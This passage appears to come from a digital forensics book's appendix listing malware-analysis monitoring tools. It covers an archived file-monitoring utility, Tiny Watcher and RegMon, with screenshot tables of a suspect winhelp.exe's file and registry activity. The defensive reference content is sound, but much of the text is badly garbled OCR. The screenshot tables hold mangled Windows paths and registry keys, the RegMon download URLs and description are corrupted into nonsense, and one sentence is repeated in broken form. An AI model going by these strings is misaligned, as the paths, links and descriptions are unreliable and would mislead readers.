save the results to a file for offline analysis. Identified artifacts of interest can quickly be accessed on the file system by double-clicking on a target entry in the user interface. Although obsolete and unavailable for download from Microsoft, the utility is still a favorite among digital investigators and available from Web archives on Archive.org.

| He tak options   | ALTO YP                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        |                     |                                                                                              |                    |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 |  |
|------------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|---------------------|----------------------------------------------------------------------------------------------|--------------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|--|
| # Test           | Poceni                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         | Report              | fue .                                                                                        | Freid              | Oter                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            |  |
| 1565 7-39-53 AM  | (a) Hit may 27Md                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               | QUERY INFORMATION   | C SVRDOV/S Downloaded Program Fair/werkelp ever                                              | SLCCESS.           | Attitutes A                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     |  |
|                  | 10.mm 2764                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     | QUE RY INFORMATION  | C11/ND0//S/Dowkaded Progan Re/vehalp.eve                                                     | SUCCESS            | Athibutes A                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     |  |
| 162 7 39 53 AM   |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |                     | C1WR00wS0owikaded Progan Ren/weiheb ere                                                      |                    | Options: Open Access: 001                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       |  |
|                  |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |                     |                                                                                              |                    |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 |  |
|                  |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |                     | CSVNDOwS/Dowrikeded Program Fair/warketp.over                                                | SUCCESS            |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 |  |
| 1520 7.3953.AM   |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |                     | C1u/ND0u/S/dourstaded Program Revise/help ever                                               |                    | Length (20400                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   |  |
| 1571 7 39 53 AM  |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |                     |                                                                                              | 61000555           |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 |  |
| 1522 2-39 53 AM  | 10 mm 271d                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     | QUERY INFORMATION   | C 1WNDOwS Downitizated Program Fain/warthelp ever                                            | SUCCESS            | Archiver A                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      |  |
| 573 7.3953 AM    | 20 10 aug 271d                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 | OPEN                |                                                                                              | SUCCESS            | Options Open Deeckary Ac.                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       |  |
| 1574 2:3953.AM   | 10.000 2714                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    | DIRECTORY           |                                                                                              | 5100055            | Eastholization of the second se |  |
| 425 73953AM      | 10 aug 2714                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    | 0.0%                |                                                                                              | SUCCESS            |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 |  |
| MAC201.5 209434M | 20 mar 2714                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    | OPEN                | C Sufficient Science and Factor Factor                                                       | SUCCESS            | Options: Open Directory Ac.                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     |  |
| 427 2:3953.4M    | 3 10 aug 271d                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                  | DEECTORY            | C SuffCOVEC available Pages Field                                                            | SUCCESS            | Failure includes and                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            |  |
| 1520 2 39 53 AM  | 10.mm 2764                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     | 0.058               | C 1w9DOw1/Oweniaded Proper Fier/                                                             | SUCCESS            |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 |  |
| 578 7.3953.4M    | 10.000 2700                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    | GUERY NEORMATION    | C1WRDOWDOwnladed Progen Revuelleb ere                                                        | SUCCESS            | Length 36400                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    |  |
| 500 2.3953.4M    | 10 mm 2704                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     | QUEITY INFORMATION  | Charles Construined Program Recording and                                                    | SUCCESS            | Length 39400                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    |  |
| 1500 C395334M    | 10. ever 2704                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                  | OPEN                | C SVRDOVS Downladed Program Factore Peripase<br>C SVRDOVS Downladed Program Factore Hardware | NOT FOUND          | Ophone Open Access 201                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          |  |
| 1582 2.3953.AM   | 10. ave 2704                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   | 0.0%                | C 1//NDO//V Downladed Progan Fair/vehalp eve                                                 | SUCCESS            |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 |  |
| 582 7.3953.4M    | and and a real and a read and a r | GUERY RECENTION     | C1WRDOWD20writeded Progan Fair/weiheb eie                                                    | SUCCESS            | TalNandritumation                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               |  |
| 584 2.3953.4M    |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                | GLE ITY INFORMATION | C1URDOV/Coversaded Progan Reviewheip exe<br>C1URDOV/Coversided Progan Reviewheip exe         | SUCCESS            | Table and the second                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            |  |
| 584 7.3953.AM    | undelt and 202                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 | GUERY INFORMATION   | L. THREE, NY CONTRACT HUP AN FAILURING AN                                                    | SULLESS.           | Fahlandiristmation<br>Dataset Data Access Tand                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                  |  |
| 1505 7.3953.AM   |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |                     | C SWROOWS/Prevention PREUP DIE ON KREIK JR                                                   | SUCCESS<br>SUCCESS | Options Open Access Read                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        |  |
|                  |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                | QUERY INFORMATION   | C 1WRDOWS/PersonWINELPECE OF KRX #                                                           |                    |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 |  |
| 1587 7-3953 AM   | ministella ever 2022.                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          | READ                | C1WRDOWS/ParantorNHELPIDE Of KEX pt                                                          | SUCCESS            | Diffuet 0 Length: 16443                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         |  |
| USB0 7-59453.AM  |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                | PEAD                | C YURDOWS/ParantiveNELPEDE OF KREW P                                                         | SUCCESS.           | Offvet 0 Length 20490                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           |  |

#### Name: Tiny Watcher

Page Reference: 373

Author/Distributor: Olivier Lombart

Available From: http://kubicle.dcmembers.com/watcher/

Description: A graphical file, directory, and registry monitoring tool, Tiny Watcher takes a baseline snapshop of the subject system state and then makes notifications when a change is detected on the system. For example, in the following figure, Tiny Watcher captured the invocation of a new process, the system path to the suspect executable (winhelp-exe), and the resulting system changes.

| Without a construction and a con |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               |                                                                                            | - E 1                                                                                                                       |
|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|--------------------------------------------------------------------------------------------|-----------------------------------------------------------------------------------------------------------------------------|
| Te He                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               |                                                                                            |                                                                                                                             |
| Ten                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            | Decrystee                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     | Application/mater                                                                          | Arts                                                                                                                        |
| Reputy any "MEY, CORDIT, USE Late an Account windows Lamentees an Aut. Mort "Evane"<br>Reputy any "MEP LOCAL MICHAE Schwart protoch, and wy career and Aut. Mort "Evane"                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       | tale why was set to << (Program Tele) 24V actional, and process, new any, tale with your an is << () which control control of the process of | <ul> <li>Chicasonackar)<br/>APV<br/>anchalganes<br/>exchalganes<br/>exchalganes</li> </ul> | Services Leave in report<br>Startup Lays in reports<br>Startup Leve in reports<br>Damig Leve in reports<br>Raming processes |
| Monution alour talacted here:                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                  |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               |                                                                                            |                                                                                                                             |
| Registry why MHD CURRENT CODE SHAway in creater and sector water source during the Provided Sector and Sector Active Control and Program Frequencies                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               |                                                                                            |                                                                                                                             |
| scalable actions for this tipe. Conferer, Dealer, Newcork, Visiania'                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               |                                                                                            |                                                                                                                             |
| Hover mouse over borrors for decorption. Say Hulp menu (F1) for details,                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               |                                                                                            |                                                                                                                             |
| Net seach Help Explore Reports Service                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               |                                                                                            |                                                                                                                             |
| Select al Confirm Disalte Denine Votatio                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               |                                                                                            |                                                                                                                             |

#### **Registry Monitoring**

Name: Reg/Mon Page Reference: 374 Available From: http://web.arkite.corg/web/2009002/202098/http://hcchnet.microsoft. Available From: http://web.arkite.corg/web/2009002/202098/http://hcchnet.microsoft.com/enus/ysinternal/dx96062\_ape, and http://web.arkite.corg/web/2009002/202098/http:// dom/nod.sysitternal-dx96041\_com/ibputers/press/arkite.com/ib-oft/Equand.ip Description: A tegszy lood discontate by Microsoft (and pelaced with Process Monitor). RegMon data itself websate http://websate.com/ib-oft/Equand.ip data itself websate http://websate.com/ib-oft/arkite.

download from Mierosoft, the utility is still available from Web archives on Archive ore

download note encrosor, the utility is sub-available from web archives on Archive.org.

| 8 7 Film                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          | Paces                                                                                                               | Report                                                                   | 74                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               | Field                                                     | 084             |
|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|---------------------------------------------------------------------------------------------------------------------|--------------------------------------------------------------------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-----------------------------------------------------------|-----------------|
